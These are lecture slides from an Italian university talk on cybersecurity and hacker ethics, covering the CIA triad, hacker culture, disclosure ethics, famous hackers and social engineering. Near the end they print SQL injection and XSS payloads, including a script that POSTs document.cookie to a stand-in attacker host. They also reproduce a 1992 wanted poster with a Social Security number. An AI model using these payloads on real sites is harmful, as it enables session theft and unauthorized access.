CYBERSECURITY AND ETHICS

Di Marco Urbano

Università degli studi di Napoli Federico II

06/11/20

CREDITS

I would like to thank **Prof. Guglielmo Tamburrini** for giving me this opportunity to talk about cybesecurity and ethics: this makes me so proud because I've been interested in this topic since I was a child and to talk about it in front of a whole classroom is a little dream coming true.

SECURITY: AN INFORMAL DEFINITION

«To avoid that unauthorized entities take actions that we don’t want to be done.»

SECURITY: A FORMAL DEFINITION

- Formally it is possible to define «security» with its key points.

- The so called «security triad» defines the following key points:

  - **C**onfidentiality
  - **I**ntegrity
  - **A**vailability

- The security triad is also called «CIA Triad»

CONFIDENTIALITY

“The property that information is not made available or disclosed to unauthorized individuals, entities, or processes [i.e., to any unauthorized system entity].”*

* [RFC 4949 – Internet Security Glossary]

CONFIDENTIALITY VS PRIVACY

“The right of an entity (normally a person), acting in its own behalf, to determine the degree to which it will interact with its environment, including the degree to which the entity is willing to share information about itself with others.” [RFC 4949]

- Privacy is one of the reasons that justify the need for **confidentiality**
- Privacy is (also) closely linked to **anonymity**
- **Anonymity** is (also) the main requirement for a hacker to go unpunished.

EDWARD SNOWDEN ABOUT PRIVACY

“Arguing that you don't care about the right to privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say”

Edward Snowden

http://mic.com/articles/119602/in-one-quote-edward-snowden-summed-up-why-our-privacy-is-worth-fighting-for

INTEGRITY

Data integrity:

"The property that data has not been changed, destroyed, or lost in an unauthorized or accidental manner."

System integrity:

"The quality that a system has when it can perform its intended function in a unimpaired manner, free from deliberate or inadvertent unauthorized manipulation."

AVAILABILITY

“The property of a system or a system resource being accessible and usable upon demand by an authorized system entity, according to performance specifications for the system; i.e., a system is available if it provides services according to the system design whenever users request them.”

[RFC 4949]

SOME OBSERVATIONS ABOUT SECURITY

- If I shutdown my server it is sure that confidentiality and integrity will be guaranteed, **but I will fail to ensure availability**.

- Confidentiality can be impaired, for example, by carrying out a **MITM Attack (Man in The Middle)** or by **stealing a private key** (to read all the messages intended for the attacked user).

- Integrity can be impaired, for example, by **defacing a website** or by **altering the content of a database**.


- Availability can be impaired (also) by **DoS (Denial of Service)** or **DDoS (Distributed DoS)** attacks that make impossible to reach or to use the attacked resource.

SOME OBSERVATIONS ABOUT SECURITY (PT. 2)

- It is possible to fail to guarantee one or all the CIA triad properties even without the presence of malicious actors.
- Availability could be impaired by a blackout.
- Integrity could be impaired by buggy software.
- These examples have been shown to underline that:

«Security needs to be considered in all its aspects»

BUT.. WHAT DOES <<HACKER>> MEANS?



- Ethics, culture and hacker philosophy have their roots in the 1950s and 1960s, taking their first steps at the Massachusetts Institute of Technology (MIT) in Boston.

- In the common language of MIT students, "hack" meant *a project under development or a product made with constructive purposes, with reference to a strong pleasure given by involvement in the project.*

- The characteristics that define a hacker are **not so much the activities he carries out, but the way in which they are performed** and especially if they are **provocative** and <u>**significant**</u> actions.

- Today, mainstream usage of "hacker" mostly refers (IN A WRONG WAY) to computer criminals, due to the mass media usage of the word since the 1990s

HACKER ETHICS IN A NUTSHELL

The idea of a "hacker ethic" is perhaps best formulated in Steven Levy's 1984 book**, Hackers: Heroes of the Computer Revolution**. Levy came up with six tenets:

1. Access to computers - and anything which might teach you something about the way the world works - should be unlimited and total. Always yield to the **Hands-On imperative**!
2. All information should be **free**.
3. Mistrust authority - promote **decentralization**.
4. Hackers should be judged by their hacking, not bogus criteria such as degress, age, race, or position.
5. You can create art and beauty on a computer.
6. Computers can **change your life for the better**.

https://web.archive.org/web/20130730074644/http://project.cyberpunk.ru/idb/hacker_ethics.html

HACKER ETHICS IN A NUTSHELL (PT. 2)

PHRACK, recognized as the "official" p/hacker newsletter, expanded on this creed with a rationale that can be summarized in three principles ("*Doctor Crash*," 1986).

1. Hackers reject the notion that "businesses" are the only groups entitled to access and use of modern technology.

2. Hacking is a major weapon in the fight against encroaching computer technology.

3. The high cost of equipment is beyond the means of most hackers, which results in the perception that hacking and phreaking are the only recourse to spreading computer literacy to the masses.

https://web.archive.org/web/20130730074644/http://project.cyberpunk.ru/idb/hacker_ethics.html

HACKER ETHICS IN A NUTSHELL (PT. 3)

- The Finnish philosopher Pekka Himanen, in his work **«The hacker ethics and the spirit of the information »**, has the aim of redeeming the original meaning of the term "hacker ".

- The hacker ethics is founded on the value of **creativity**, and consists in **combining passion with freedom**. Money ceases to be a value in itself and the benefit is measured in results such as social value and free access, transparency and openness.

- Hackers, by sharing resources and forming communities in which there is a continuous and constant exchange of information and teachings, recover values typical of modern European society, giving new vigor to the ethics of citizenship;

- The computer plays a central role in this ethics, increasing freedom of expression

- The original meanings of the terms capitalism and hacker go in opposite directions: on the one hand we have the importance of money and the growth of capital, while on the other we have a passionate and free from schemes activity.

- **An evidence of the latest statement could be the expensive taxes that people has to pay to obtain good education in the USA.**

THE HACKER MANIFESTO

- The hacker manifesto (or «the conscience of a hacker») is a short essay written by Loyd Blankenship, alias **The Mentor**:

<<[..] We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.>>

http://www.phrack.org/archives/issues/7/3.txt

WHAT IS NOT A HACKER: SCRIPT KIDDIES

- A script kiddie, or often called skiddie, is an unskilled individual who uses scripts or programs, such as a web shell, developed by others to attack computer systems and networks and deface websites.

- Script kiddies lack, or are only developing, programming skills sufficient to understand the effects and side effects of their actions.

- As a result, they leave significant traces which lead to their detection, or directly attack companies which have detection and countermeasures already in place, or in some cases, leave automatic crash reporting turned on.

- Who are today script kiddies with the advent of the so called "Malware as a Service"?

- There are certainly still skiddies out there, but as «Malware as a Service» sobstituted a lot of them?

BLACK HATS: THE BAD ONES

- Black hat hackers are the stereotypical illegal hacking groups often portrayed in popular culture, and are "the epitome of all that the public fears in a computer criminal".

- This kind of hacker breaks into secure networks to destroy, modify, or steal data, or to make the networks unusable for authorized network users.

- The aim of their activities could be:
  - **Money**: a black hat hacker could cipher all the data of the attacked user or company and then ask for a ransom to him/it to restore the data. The kind of malware that does this activity is the so called **Ransomware** and it’s becoming a plague nowadays.
  - **Fame:** since the start of hacking history, every hacker have had the dream to penetrate into the most secure systems to demonstrate that absolute security does not exists.
  - **Joy:** hacking is funny, so why not destroy a target only for fun?

WHITE HATS: THE GOOD ONES

- This kind of hacker uses his knowledge to prove himself by trying to penetrating a large number of machines without making any damage.

- They are the so called **ethical hackers** who create algorithms to break existing internet networks so as to solve the loopholes in them.

- Usually an elite hacker (a very skilled cybersecurity expert) that finds a vulnerability may decide to keep it secret or to report it. Motivations for keeping a vulnerability secret include planned criminal actions, espionage by secret services, and accessing a suspect's device by law enforcement.

- An unreported vulnerability that has got no fix is called *"zero-day"* or *"0-day"* vulnerability.

- White hat hackers can choose to report a vulnerability in two different ways:

  - **Full disclosure**
  - **Responsible disclosure**

FULL VS RESPONSIBLE DISCLOSURE

Full disclosure

- The vulnerability is disclosed in public without notifying the vendor in advance.
- Advocates of full disclosure argue that all users of a vulnerable software should have the same information regarding the vulnerability to be able to assess their risks and take appropriate countermeasures
- They accept the risk that adversaries may use information to develop an exploit and target the users of the vulnerable software.
- Proponents of full disclosure argue that full disclosure puts more pressure on the vendor to faster create and ship a dix and to care more about security in the first place

Responsible disclosure

- Mandates informing the vendor first, usually granting it a specific timeframe to release a fix before going public.
- The length of this embargo is a trade-off between putting pressure on the vendor and giving the vendor the opportunity to investigate the issue thoroughly, including extensive testing of the fix. A typical value is 90 days.
- Vendors may ask for an extension of the embargo. However, it is at the discretion of the finder to grant it. For instance, there has been a high profile case in which security researchers working at Google have not granted Microsoft an extension (Tung 2018).

https://www.researchgate.net/publication/339161649_The_Ethics_of_Cybersecurity

NATION/STATE HACKERS: POWER GAMES.

- This kind of hackers are generally involved in malicious actions named APT (Advanced Persistent Threat).

- These are not a new type of malware, but rather the well-resourced, persistent application of a wide variety of intrusion technologies and malware to selected targets, usually business or political.

- APTs differ from other types of attack by their careful target selection, and persistent, often stealty, intrusion efforts over extended periods.

- They are named as a result of these characteristics:


  - **Advanced**: use by attackers of a wide variety of intrusion technologies and malware, including the development of custom malware if required.

  - **Persistent**: determined application of the attacks over an extended period against the chosen target in order to maximize the chance of success.

  - **Threat:** threats to the selected target as a result of the organized, capable, and well-funded attackers intent to compromise the specifically chosen target. The active involvement of people in the process greatly raises the threat level from that due to automated attacks tools, and also the likelihood of successful attacks.

https://blog.radware.com/security/attack-types-and-vectors/2019/12/nation-state-attacks-motivations-consequences/

ADVANCED PERSISTENT THREAT FOCUS


Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"

Fonte immagine: https://en.wikipedia.org/wiki/Advanced_persistent_threat

FIRST UP CONSULTANTS

OTHER SUBCLASSES OF HACKERS

- **Cyber-terrorists**: as the word says, these people makes malicious actions against sensible targets with the aim of terrorism.


- **Malicious insider**: not simply the disgruntled employee, but a hacker that acts from inside the target infrastructure.

- **Hacktivists:** the aims of this kind of actors are for the most part political. Some of the most famous hacktivists are **Julian Assange** or **Edward Snowden**. Their actions are, according to public opinion, noble actions that aim to ensure human rights, as in the case of Assange, and Privacy, as in the case of Snowden.

JOHN THOMAS DRAPER, CAP'N CRUNCH


- He’s considered one of the first phreakers in history.
- Joined the US Air Force in 1964, and while stationed in Alaska, he discovered how to make free phone calls. He received a phone number from a certain Danny, and the number linked him to a primeval telephone chat, in which he spoke a technical jargon that he did not know. He went to Danny's house and discovered that he was a blind boy and, with two other friends, in his room, he was playing with the telephone and a musical keyboard.
- Draper learned that a toy whistle packaged in boxes of **Cap'n Crunch** cereal emitted a tone at precisely 2600 hertz—the same frequency that AT&T long lines used to indicate that a trunk line was available for routing a new call. The tone disconnected one end of the trunk while the still-connected side entered an operator mode.
- An urban myth says that John and his friends discovered a private number of the White House and called President Nixon. The story tells that the call was like:

John: "Olympus, please"
Operator: "One moment, please ..."
Nixon: "What's going on?"
John: "Mr. President, there is a crisis here in Los Angeles"
Nixon: "What kind of crisis?"
John: "We are out of toilet paper, Mr. President."



KEVIN MITNICK, THE CONDOR

- Perhaps the most famous hacker.
- In the nineties it began to illegally infiltrate the computer systems of increasingly large companies, exploiting numerous bugs in their computer systems, and above all using the so-called **social engineering** technique, that is, acquiring confidential information directly from the people involved, gaining their trust through deception.
- He was among the first to use the **IP spoofing** technique, which allows you to acting as another host.
- He was also, like John Draper, a Phreaker.
- His most famous works as an author are **"The art of deception"** and **"The art of intrusion".**
- After serving a sentence of about three years in the late nineties, he is today security consultant for a large number of companies.



U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: Before arrest, validate warrant through National Crime Information Center (NCIC).

United States Marshals Service NCIC entry number: (NIC/ W721460021).

NAME: ....MITNICK, KEVIN DAVID

AKS (S): ....MITNIK, KEVIN DAVID
MERRILL, BRIAN ALLEN

DESCRIPTION:

Sex: ....MALE
Race: ....WHITE
Place of Birth: ....VAN NUYS, CALIFORNIA
Date(s) of Birth: 08/06/63; 10/18/70
Height: ....5'11"
Weight: 190
Eyes: ....BLUE
Hair: ....BROWN
Skintone: ....LIGHT
Scars, Marks, Tattoos: ....NONE KNOWN
Social Security Number (s): 550-39-5695
NCIC Fingerprint Classification: ...DOPM20PM13DIPM19PM09

ADDRESS AND LOCALE: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND
LAS VEGAS, NEVADA

WANTED FOR: VIOLATION OF SUPERVISED RELEASE
ORIGINAL CHARGES: POSSESSION UNAUTHORIZED ACCESS DEVICE; COMPUTER FRAUD
Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA
Warrant Number: 9312-1112-0154-C

DATE WARRANT ISSUED: NOVEMBER 10, 1992

MISCELLANEOUS INFORMATION: SUBJECT SUFFERS FROM A WEIGHT PROBLEM AND MAY HAVE EXPERIENCED
WEIGHT GAIN OR WEIGHT LOSS
VEHICLE/TAG INFORMATION: NONE KNOWN OFTEN USES PUBLIC TRANSPORTATION

If arrested or whereabouts known, notify the local United States Marshals Office, (Telephone: 213-894-2485).

If no answer, call United States Marshals Service Communications Center in McLean Virginia.
Telephone (800)336-0102: (24 hour telephone contact) NLETS access code is VAUSMOOOO.

Form USM-132
(Rev. 3/2/92)

PRIOR EDITIONS ARE OBSOLETE AND NOT TO BE USED

November 1992

SOCIAL ENGINEERING: THE HUMAN FACTOR.

- Could we assert that if all the vulnerabilities would be patched so the security will be certainly guaranteed?

- As long as humans are involved in the use of computer systems they will represent the weakness.

“Humans are incapable of securely storing high-quality cryptographic keys, and they have unacceptable speed and accuracy when performing cryptographic operations. They are also large, expensive to maintain, difficult to manage, and they pollute the environment. It is astonishing that these devices continue to be manufactured and deployed, but they are sufficiently pervasive that we must design our protocols around their limitations.”

Kaufman et al.

SOCIAL ENGINEERING: WHAT IS THAT?

- The most common psychological techniques used in social engineering involve the exploitation of tools such as **authority, guilt, panic, ignorance, desire, greed and compassion**.

- Phishing is one of the most used techniques to fool the victim.

- Usually an email is sent to the victim, making it look as similar as possible to a message sent by a certain company. The person is pushed to download an attachment that presents a malware or to click on an internal link in the email that leads to a web page very similar to the original one of the service provider, presenting a form to fill in where there are usually fields such as PIN code bank or password.

- Telephone phishing, also called **vishing**, is frequently used, in which a particular context is simulated such as a call center, through which it is possible to receive greater trust from the person involved in the attack.

- Last but not least, one of the most precious source of information is garbage: a social engineer that needs to acquire information about the victim, for example to gain trust, could do the so called **dumpster-diving**.

A CLOSER LOOK TO EXPLOITS: SQL INJECTION

- According to OWASP (Open Web Application Security Project), SQL Injection is one of top ten vulnerabilities (https://owasp.org/www-project-top-ten/)

- It occurs when an application doesn’t checks the input from the users and permit them to execute arbitrary database queries.

- A simple example of SQL Injection can be shown by analyizing a log-in form that requires username and password.

- Let assume that when the user inserts his credentials, the query that will be executed on the database is:

SELECT * FROM users WHERE name = ‘**Marco**’ AND password = ‘**Urbano**’

- What would happen if the application is vulnerable to SQL Injection and the user inserts these data?

USERNAME: **‘ OR 1=1--**
PASSWORD: Urbano

A CLOSER LOOK TO EXPLOITS: SQL INJECTION (PT. 2)

- Assuming that the resulting query would be the following one:

*SELECT * FROM users WHERE name = ‘’OR 1 = 1 ~~-- AND password = ‘**Urbano**’~~*

- **The WHERE clause will be always TRUE and the database will return the first record in the table named ‘users’.**
- **Can you imagine (most of the cases) what that record is?**
- If not, try to have a look to another string that causes the same effect:

SELECT * FROM users WHERE name = ‘administrator’ OR 1 = 1 - - and password = ‘Urbano’

- How can be this kind of vulnerability fixed? One of the solutions could be to do an «input sanification» to recognize special characters like ‘ that would allow an attacker to put malicious strings into a form.

FIRST UP
CONSULTANTS

A CLOSER LOOK TO EXPLOITS: REFLECTED XSS


- Reflected XSS is one of XSS (Cross Site Scripting) variants that allow the malicious actor to hit the victim through a link to a trusted website.

- The vulnerability arises because the trusted website (e.g. a banking website) uses the data from the http request in a bad way.

- Lets show how can we discover this kind of vulnerability in a simple e-commerce that provides a search form.

- Let assume that the user inserts the word **‘pippo’** inside the search box and let’s have a look to the manner the web application deals with this string.

A CLOSER LOOK TO EXPLOITS: REFLECTED XSS (PT. 2)


)0c5006e.web-security-academy.net/?search=pippo

Reflected XSS into HTML context with nothing encoded

Back to lab description »

Home

0 search results for 'pippo'

Search the blog...

Search


< Back to Blog

- As we can see, the web application returned the string into the html page.
- Also, the string appears as a parameter into the http request.

- What if we send someone the following link, with a hand crafted search parameter?

- https://vulnerablewebsite.com/?search=<script>alert(“Send your credentials to admin@email.com")</script>

A CLOSER LOOK TO EXPLOITS: REFLECTED XSS (PT. 3)



Send your credentials to admin@email.com

- At this stage the victim could be fooled by this message and could send his credentials to the attacker.

A CLOSER LOOK TO EXPLOITS: STORED XSS

- Stored XSS is another variant of Cross Site Scripting vulnerability that allows the malicious actor to insert malicious code inside a trusted website.

- The key point to understand this kind of vulnerability is that when a malicious code has been «stored» into the legitimate website, every user that visit it trigger it unknowingly.

- A very trivial example to understand how it works is a simple website that offers the possibility to the users to write comments (something similar to a social network or a blog).

- The javascript below is an example of code that steals the cookies of the visitor and sends a POST request to a third party site owned by the attacker that is listening for http requests.

```
<script>
fetch('https://third_party_listener.org’,
{method: 'POST',
mode: 'no-cors',
body:document.cookie});
</script>
```

HACKING TEAM: ALSO KNOWN AS HACKED TEAM

- Hacking Team is a security company that was based in Milan.

- It sold offensive intrusion and surveillance services to many governments, police bodies and secret services all over the world (reports and reports have also been built directly reporting to the President of the United States of America, working with NSA, CIA and FBI) .

- It has suffered a data breach that revealed the fact that the company sold their spywares to states with dictatorial regimes.

- The material was extensive and on first examination it appeared that the Hacking Team had billed the Lebanese army and Sudan, and that it had sold spying tools to Bahrain and Kazakhstan. Previously, Hacking Team denied any business relationship with Sudan.

- Also known for their RAT (Remote Access Trojan) **RCS Galileo**.

- The data breach they suffered is about 400gb and the archive has been leaked on github.

- Wikileaks contains a myriad of emails exchanged between Hacking Team and his customers.
- (https://wikileaks.org/hackingteam/emails/)

GRAZIE

Marco Urbano

✉ *urbamarc@gmail.com*

🔗 *marcourbano.github.io*

https://www.linkedin.com/in/urbanomarco/